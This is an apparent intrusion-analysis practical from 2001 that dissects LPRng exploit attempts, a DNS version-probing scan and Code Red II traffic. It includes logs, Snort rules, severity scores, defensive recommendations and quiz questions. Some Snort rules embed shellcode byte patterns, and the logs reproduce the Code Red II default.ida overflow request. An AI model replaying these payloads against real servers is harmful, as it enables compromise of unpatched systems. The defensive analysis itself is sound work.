Jul 1 23:26:46 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:4922 -> a.b.c.62:515
Jul 1 23:26:47 211.250.158.2:1598 -> a.b.c.62:3879 SYN ******S*
Jul 1 23:26:47 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:1403
Jul 1 23:26:47 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:1598
Jul 1 23:26:47 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:1143 -> a.b.c.62:515
Jul 1 23:26:47 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:1278 -> a.b.c.62:515
Jul 1 23:26:48 211.250.158.2:1664 -> a.b.c.62:515 SYN ******S*
Jul 1 23:26:48 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:1824
Jul 1 23:26:48 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:2053
Jul 1 23:26:48 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:1501 -> a.b.c.62:515
Jul 1 23:26:48 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:1664 -> a.b.c.62:515

Jul 1 23:26:49 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:2314
Jul 1 23:26:49 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:2546
Jul 1 23:26:49 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:1953 -> a.b.c.62:515
Jul 1 23:26:49 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:2133 -> a.b.c.62:515
Jul 1 23:26:50 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:2902
Jul 1 23:26:50 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:2420 -> a.b.c.62:515
Jul 1 23:26:50 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:2748 -> a.b.c.62:515
Jul 1 23:26:51 211.250.158.2:3552 -> a.b.c.62:515 SYN ******S*
Jul 1 23:26:51 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:3133
Jul 1 23:26:51 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:3441
Jul 1 23:26:51 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:3004 -> a.b.c.62:515
Jul 1 23:26:52 211.250.158.2:3710 -> a.b.c.62:3879 SYN ******S*
Jul 1 23:26:52 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:3710
Jul 1 23:26:52 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:4127
Jul 1 23:26:52 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:3291 -> a.b.c.62:515
Jul 1 23:26:52 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:3552 -> a.b.c.62:515
Jul 1 23:26:53 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:4505
Jul 1 23:26:53 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:4846
Jul 1 23:26:53 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:3935 -> a.b.c.62:515
Jul 1 23:26:53 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:4275 -> a.b.c.62:515
Jul 1 23:26:54 211.250.158.2:1307 -> a.b.c.62:3879 SYN ******S*
Jul 1 23:26:54 211.250.158.2:4978 -> a.b.c.62:515 SYN ******S*
Jul 1 23:26:54 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:1307
Jul 1 23:26:54 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:4666 -> a.b.c.62:515
Jul 1 23:26:54 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:4978 -> a.b.c.62:515
(Logs were combined to provide better correlation.)

Source Of Trace

This trace came from http://www.incidents.org/archives/intrusions/msg00961.html, posted by Laurie Zirkle on Monday, 2 Jul 2001.

Detect Was Generated By

The sources from this trace are from Snort and the LINUX kernel log.

Example of Snort Rules, from version 1.8.1, what would have found this:
alert tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg:"EXPLOIT LPRng overflow"; flags: A+; content: "|43 07 89 5B 08 8D 4B 08 89 43 0C B0 0B CD 80 31 C0 FE C0 CD 80 E8 94 FF FF FF 2F 62 69 6E 2F 73 68 0A|"; reference:bugtraq,1712; classtype:attempted-admin; sid:301; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg:"EXPLOIT redhat 7.0 lprd overflow"; flags: A+; content:"|58 58 58 58 25 2E 31 37 32 75 25 33 30 30 24 6E|"; classtype:attempted-admin; sid:302; rev:1;)

This one comes from Whitehats arachNIDS database at http://whitehats.com/ids/vision18.rules.gz:

alert TCP $EXTERNAL any -> $INTERNAL 515 (msg: "IDS457/lpr_LPRng-redhat7-overflow-security.is"; flags: A+; content: "|31DB 31C9 31C0 B046 CD80 89E5 31D2 B266 89D0 31C9 89CB|"; nocase; classtype: system-attempt; reference: arachnids,457;)

Probability The Source Address Was Spoofed

Probability of the source address being spoofed is very low. Since the attacker wanted access to the system and need to get returning packets.

Description Of Attack

The attacker scans for systems running the LPRng printer daemon. Once the attacker finds a system running LPRng, the attacker attempts an exploit. The LPRng printer daemon is the daemon that comes default in RedHat and other LINUX releases for handling printers and printing. It responsible for queuing up printer jobs and sending the jobs to the proper printer.

Attack Mechanism

In lpr there is a function called checkremote() (Multiple Vender lpr, par. 2). The checkremote() function returns a pointer to a null terminated character string in which is passed to the syslog() as a primary argument (par. 2). The string could be constructed to contain malicious format specifies that when sent to lpr, which in turns formats it and sends it to syslog, can cause syslog to crash or be exploited to execute arbitrary code (par. 2). According to BugTraq 1711, with out root access, intentional user input is not possible and is considered unlikely that this is exploitable (par. 2).

RedHat advisory RHSA-2000:006-03 says that it is possible that this could be used as a potential DoS attack (par. 4).

Correlations

A detailed explanation and exploit code can be found at the following:
BugTraq: 1711
CVE: CAN-2000-0917
arachNIDS: IDS457/LPR_LPRNG-REDHAT7-OVERFLOW-SECURITY.IS and
IDS456/LPR_LPRNG-REDHAT7-OVERFLOW-RDC

An additional write up can be found at http://www.sans.org/newlook/alerts/port515.htm.

This type of exploit has been noted on SANS by Jeffrey Dell's practical. Mr. Dell details a scan from Feb. 15 and it can be found at http://www.sans.org/y2k/021601.htm.

Fredrik Ostergren has an excellent write up with source code at http://security.alldas.de/analysis/?aid=3. Mr. Ostergren goes through what scanner software his analysis used and the overlpd.c exploit used on the LPRng daemon.

Evidence Of Active Targeting

There is high evidence of actively targeting. The attacker first scans a range of IP address and then tries to exploit the one machine with 515 open.

Severity

(Criticality+Lethality)-(System Countermeasures+Network Countermeasures) = Severity

(2+4)-(3+2)=1

Criticality: A print server for most organizations is not critical. Any downtime with a print server can usually be tolerated for a couple of days. 2
Lethality: Any exploit that has the possibility of gaining root access is very deadly. This would have been lower had it not been for Mr. Ostergren's article in which he shows a root kit being downloaded. 4
System Countermeasures: This system looks like it is either running TCPWrappers or xinetd, which seemed to have stopped the attack. However the patch level is not known. Because of that, the score for System Countermeasures will drop from 4 to 3. 3
Network Countermeasures: It was running Snort for the IDS. 2

Defensive Recommendation

If LPRng is not a needed service on this server, turn it off. Otherwise, at the router or at the firewall this port should be blocked. For IPTables, if the INPUT and OUTPUT chains were set to DENY by default this would take care of the problem. Also, install any recommend patches from the LINUX distribution vendor. Lastly, updating to a newer version of LPRng would help.

Multiple Choice Test Question

Jul 1 23:22:13 211.250.158.2:4925 -> a.b.e.97:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:4934 -> a.b.e.106:515 SYN ******S*
Jul 1 23:22:14 211.250.158.2:1033 -> a.b.e.179:515 SYN ******S*
Jul 1 23:22:14 211.250.158.2:1038 -> a.b.e.184:515 SYN ******S*
Jul 1 23:22:14 211.250.158.2:1049 -> a.b.e.195:515 SYN ******S*
Jul 1 23:26:44 211.250.158.2:4705 -> a.b.c.62:515 SYN ******S*
Jul 1 23:26:45 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:4716
Jul 1 23:26:45 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:4874
Jul 1 23:26:45 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:4705 -> a.b.c.62:515
What is going on here?

A) Attacker SYN scanning for a open port 3879
B) Attacker was trying to exploit the kernel
C) Attacker was trying to exploit port 3879 when an open port was found
D) Attacker was trying to exploit port 515 when an open port was found

Answer: D

Detect 3 – DNS Scan

Jul 9 18:05:40 198.87.182.135:53 -> a.b.c.101:53 SYN ******S*
Jul 9 18:05:40 198.87.182.135:53 -> a.b.c.105:53 SYN ******S*
Jul 9 18:05:40 198.87.182.135:53 -> a.b.c.111:53 SYN ******S*
Jul 9 18:05:40 198.87.182.135:53 -> a.b.c.128:53 SYN ******S*
Jul 9 18:05:40 198.87.182.135:53 -> a.b.c.138:53 SYN ******S*

```
Jul  9 18:05:40 198.87.182.135:53 -> a.b.c.153:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.c.195:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.c.197:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.c.4:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.c.62:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.d.249:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.d.251:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.d.253:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.d.52:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.109:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.195:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.203:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.213:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.233:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.234:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.25:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.34:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.42:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.43:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.48:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.e.97:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.f.145:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.f.164:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.f.165:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.f.176:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.f.39:53 SYN ******S*
Jul  9 18:05:40 198.87.182.135:53 -> a.b.f.79:53 SYN ******S*
Jul  9 18:05:40 hosth /kernel: Connection attempt to TCP a.b.c.62:53 from 198.87.182.135:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.101:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.105:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.111:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.128:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.138:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.153:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.195:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.197:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.4:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.c.62:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.d.249:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.d.251:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.d.253:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.d.52:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.109:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.195:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.203:53
Jul  9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.213:53
```

Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.233:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.234:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.25:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.34:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.42:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.43:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.48:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.e.97:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.f.145:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.f.164:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.f.165:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.f.176:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.f.39:53
Jul 9 18:05:41 hosth snort: MISC source port 53 to <1024: 198.87.182.135:53 -> a.b.f.79:53
Jul 9 19:03:30 hosty named[11721]: security: notice: denied query from [198.87.182.135].2972 for "version.bind"
Jul 9 19:03:30 hosty named[11721]: security: notice: denied query from [198.87.182.135].2972 for "version.bind"
Jul 9 19:03:35 hostm named[5978]: security: notice: denied query from [198.87.182.135].2976 for "version.bind"
Jul 9 19:03:35 hostm named[5978]: security: notice: denied query from [198.87.182.135].2976 for "version.bind"
Jul 9 19:03:35 hostm snort: DNS named iquery attempt [Classification: Attempted Information Leak Priority: 3]: 198.87.182.135:2976 -> z.y.x.98:53
Jul 9 19:03:35 hostm snort: DNS named version attempt [Classification: Attempted Information Leak Priority: 3]: 198.87.182.135:2976 -> z.y.x.98:53
Jul 9 19:03:35 hostm snort: MISC source port 53 to <1024 [Classification: Potentially Bad Traffic Priority: 2]: 198.87.182.135:53 -> z.y.x.98:53
Jul 9 19:03:35 hostm snort: MISC source port 53 to <1024 [Classification: Potentially Bad Traffic Priority: 2]: 198.87.182.135:53 -> z.y.x.98:53
Jul 9 19:03:50 hostj named[371]: security: notice: denied query from [198.87.182.135].2974 for "version.bind"
Jul 9 19:03:50 hostj named[371]: security: notice: denied query from [198.87.182.135].2974 for "version.bind"
Jul 9 19:03:50 hostj snort: DNS named iquery attempt: 198.87.182.135:2974 -> z.y.x.66:53
Jul 9 19:03:50 hostj snort: DNS named version attempt: 198.87.182.135:2974 -> z.y.x.66:53
Jul 9 19:03:50 hostj snort: MISC source port 53 to <1023: 198.87.182.135:53 -> z.y.x.66:53
Jul 9 19:05:52 hostmau Connection attempt to TCP z.y.w.12:53 from 198.87.182.135:53
Jul 9 19:05:53 hostmau snort: MISC source port 53 to <1023: 198.87.182.135:53 -> z.y.w.12:53

Source Of Trace

This trace was found on http://www.incidents.org/archives/intrusions/msg01012.html and was posted by Laurie Zirkle on Tuesday, 10 Jul 2001.

Detect Was Generated By

Snort and syslog

Example of Snort Rules, from version 1.8.1, what would have found this:
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named iquery attempt"; content: "|0980 0000 0001 0000 0000|"; offset: 2; depth: 16; reference:arachnids,277; reference:cve,CVE-1999-009; reference:bugtraq,134; classtype:attempted-recon; sid:252; rev:1;)

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt"; content:"|07|version"; offset:12; content:"|04|bind"; nocase; offset: 12; reference:arachnids,278; classtype:attempted-recon; sid:257; rev:1;)

alert tcp $EXTERNAL_NET 53 -> $HOME_NET :1023 (msg:"MISC source port 53 to <1024"; flags:S; reference:arachnids,07; classtype:bad-unknown; sid:504; rev:2;)

Probability The Source Address Was Spoofed

The source address probably was not spoofed because the attacker wanted the bind version so that an exploit could be done.

Description Of Attack

The attack first scanned a broad range, guessing that a.b.c.xxx – z.y.x.xxx means separate networks, of network address looking for any host that answers on port 53. Then any machine that answers the attacker tries to get the bind version from the DNS server. DNS has a history of exploits that will allow arbitrary commands to be executed or be used to gather intelligence of a particular network.

Attack Mechanism

Once the attacker found DNS servers, they could be attempting to do a couple of things. One of those could be a zone transfer. This would transfer the entire database of the DNS server down to attacker's machine. More probable is that the attacker was trying to find out what version of bind the DNS servers were running.

Once the attacker has the bind version, they can look for an exploit for that version of bind. Running the exploit usually enables the attacker to run arbitrary commands on the DNS server. Thus the attacker may gain root access on the DNS server.

In this case, the attacker may have tried an iquery. This would test the DNS server to see if it would be vulnerable to an overflow for bind versions pre 8.1.2 / 4.9.8 (bind-bo, par. 1). If the DNS server had responded back, then the attacker would have done the exploit. David Oborn's GCIA practical assignment goes into greater details on bind 8.2.2 INFOLEAK and the TSIG bind 8x.c exploit, which is very similar to the iquery and exploit that would follow.

Because we do not know which version of Bind the DNS server was running it is hard to say which exploit would have been ran against the Bind daemon. Lastly, many firewalls allow traffic to and from port 53. If the attacker was able to take over the DNS server, this would give the attacker access to the other machines on the inside network. Any traffic going though port 53 bypass the firewall.

Correlations

This is a very popular reconnaissance method and attack. Below is a list of 4 other iqueries that happened between July 1 and August 30:

http://www.incidents.org/archives/intrusions/msg00961.html:Jul 1 19:53:03 hostm snort: DNS named iquery attempt [Classification: Attempted Information Leak Priority: 3]: 65.81.151.253:1797 -> z.y.x.9 8:53
http://www.incidents.org/archives/intrusions/msg00961.html:Jul 1 19:53:15 hostj snort: DNS named iquery attempt: 65.81.151.2 53:1797 -> z.y.x.66:53

http://www.incidents.org/archives/intrusions/msg01434.html:Aug 13 07:02:25 hostm snort: DNS named iquery attempt [Classification: Attempted Information Leak Priority: 3]: 63.105.19.147:1106 -> z.y.x.9 8:53
http://www.incidents.org/archives/intrusions/msg01434.html:Aug 13 07:02:28 hostj snort: DNS named iquery attempt [Classification: Attempted Information Leak Priority: 3]: 63.105.19.147:3046 -> z.y.x.6 6:53

Plus from July 1 to August 30, from Laurie Zirkle's posts on the Intrusions mailing list, a DNS named version attempt, reported by Snort, happened almost everyday on various networks. There are way too many attempts to post here.

There are many different advisories on DNS. Below are just a few of them:
CERT: CA-2001-02, CAN-2001-0012, CVE-1999-0009, CAN-2001-0010, CAN-1999-0532
BugTraq: 2321, 134, 2302
AdvICE: 2000409, 2000421, 2000401, 2000417
ISC: BIND Vulnerabilities

Evidence Of Active Targeting

Yes, the attacker was actively scanning several subnets looking for a DNS server. Once the attacker found a DNS server, they attempted to find out which version of Bind the DNS server is running.

Severity

(Criticality+Lethality)-(System Countermeasures+Network Countermeasures) = Severity

(5+4)-(4+2)=3

Criticality: The DNS server could be used to start attacking other systems on the network. 5
Lethality: Since we don't know the version of DNS that was running, we should assume the worst. 4
System Countermeasures: The version of bind that was running seems to be up to date because of the denied messages bind logged found in syslog. However there was nothing posted on the OS and patch level of the system. 4
Network Countermeasures: Snort was running and picked up the traffic of the attack. 2

Defensive Recommendation

The best approach would be to make sure the server is running the latest version of bind. Also, the system administrator should be subscribed to mailing lists like CERT and BugTraq so that they can get news of new exploits coming out. This way the administrator will have an idea of what could be coming down the line as far as attacks go and make preparations to fix the security holes. Finally, make sure the IDS's rules are kept up to date. The IDS will give an early warning of what may be happening.

Multiple Choice Test Question

Jul 9 18:05:40 198.87.182.135:53 -> a.b.f.145:53 SYN ******S*
Jul 9 18:05:40 198.87.182.135:53 -> a.b.f.164:53 SYN ******S*
Jul 9 18:05:40 198.87.182.135:53 -> a.b.f.165:53 SYN ******S*
Jul 9 18:05:40 198.87.182.135:53 -> a.b.f.176:53 SYN ******S*
Jul 9 18:05:40 198.87.182.135:53 -> a.b.f.39:53 SYN ******S*
Jul 9 19:03:35 hostm named[5978]: security: notice: denied query from [198.87.182.135].2976 for "version.bind"
Jul 9 19:03:35 hostm snort: DNS named iquery attempt [Classification: Attempted Information Leak Priority: 3]: 198.87.182.135:2976 -> z.y.x.98:53
Jul 9 19:03:35 hostm snort: DNS named version attempt [Classification: Attempted Information Leak Priority: 3]: 198.87.182.135:2976 -> z.y.x.98:53
Jul 9 19:03:35 hostm snort: MISC source port 53 to <1024 [Classification: Potentially Bad Traffic Priority: 2]: 198.87.182.135:53 -> z.y.x.98:53

What is happening here?

A) Bind server (198.87.182.135) is trying to do a zone transfer (a.b.f.98)
B) Bind server (z.y.x.98) is trying to do a zone transfer from server (198.87.182.135)
C) An attempt to determine the version bind that is running on z.y.x.98
D) An attempt to do a domain lookup

Answer: C

Detect 4 – Code Red II

203.184.231.99 - - [26/Aug/2001:10:49:10 -0400] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0" 404 284 "-" "-"
=-=-=-=-=-=-=-=-=-=-=-=
Aug 26 10:50:30 hostko portsentry[206]: attackalert: Connect from host:
211.237.118.248/211.237.118.248 to TCP port: 80
=-=-=-=-=-=-=-=-=-=-=-=

128.175.128.63 - - [26/Aug/2001:11:14:07 -0400] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0" 404 284 "-" "-"
=-=-=-=-=-=-=-=-=-=-=
128.134.254.163 - - [26/Aug/2001:11:49:13 -0400] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0" 404 284 "-" "-"
=-=-=-=-=-=-=-=-=-=-=
Aug 26 13:14:08 hostmau snort: [1:1243:1] WEB-IIS ISAPI .ida attempt [Classification:
Attempted Administrator Privilege Gain] [Priority: 10]: {TCP} 168.160.224.57:1825 ->
z.y.w.12:80
Aug 26 13:14:08 hostmau snort: [1:1002:1] WEB-IIS cmd.exe access [Classification: Attempted
User Privilege Gain] [Priority: 8]: {TCP} 168.160.224.57:1825 -> z.y.w.12:80
Aug 26 13:14:13 hostmau portsentry[223]: attackalert: Connect from host:
168.160.224.57/168.160.224.57 to TCP port: 80
=-=-=-=-=-=-=-=-=-=-=
62.110.232.65 - - [26/Aug/2001:13:24:53 -0400] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0" 404 279
=-=-=-=-=-=-=-=-=-=-=
Aug 26 14:56:48 hostdr portsentry[353]: [ID 702911 daemon.notice] attackalert: Connect from
host: 203.239.133.94/203.239.133.94 to TCP port: 80
=-=-=-=-=-=-=-=-=-=-=
61.174.133.137 - - [26/Aug/2001:14:59:35 -0400] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0" 404 281

=-=-=-=-=-=-=-=-=-=-=
4.33.95.162 - - [26/Aug/2001:15:09:22 -0400] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0" 404 281
=-=-=-=-=-=-=-=-=-=-=
Aug 26 15:26:11 hostam portsentry[227]: attackalert: Connect from host: AMontsouris-101-2-1-98.abo.wanadoo.fr/193.251.54.98 to TCP port: 80
=-=-=-=-=-=-=-=-=-=-=
210.214.120.164 - - [26/Aug/2001:15:28:08 -0400] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0" 404 284 "-" "-"
=-=-=-=-=-=-=-=-=-=-=

Source Of Trace

This trace came from http://www.incidents.org/archives/intrusions/msg01543.html, posted by Laurie Zirkle on Tuesday, 28 Aug 2001.

Detect Was Generated By

Snort and portsentry and IIS logfile

Portsentry Log Format
Aug 26 13:14:13 hostmau portsentry[223]: attackalert: Connect from host: 168.160.224.57/168.160.224.57 to TCP port: 80

Time and Date: Aug 26 13:14:13
Hostname: hostmau
Processname and ID: portsentry[223]
Alert Message: attackalert: Connect from host:
Source IP: 168.160.224.57/168.160.224.57
Traffic Type and Destination Port: to TCP port: 80

This one comes from Whitehats arachNIDS database at http://whitehats.com/ids/vision18.rules.gz:

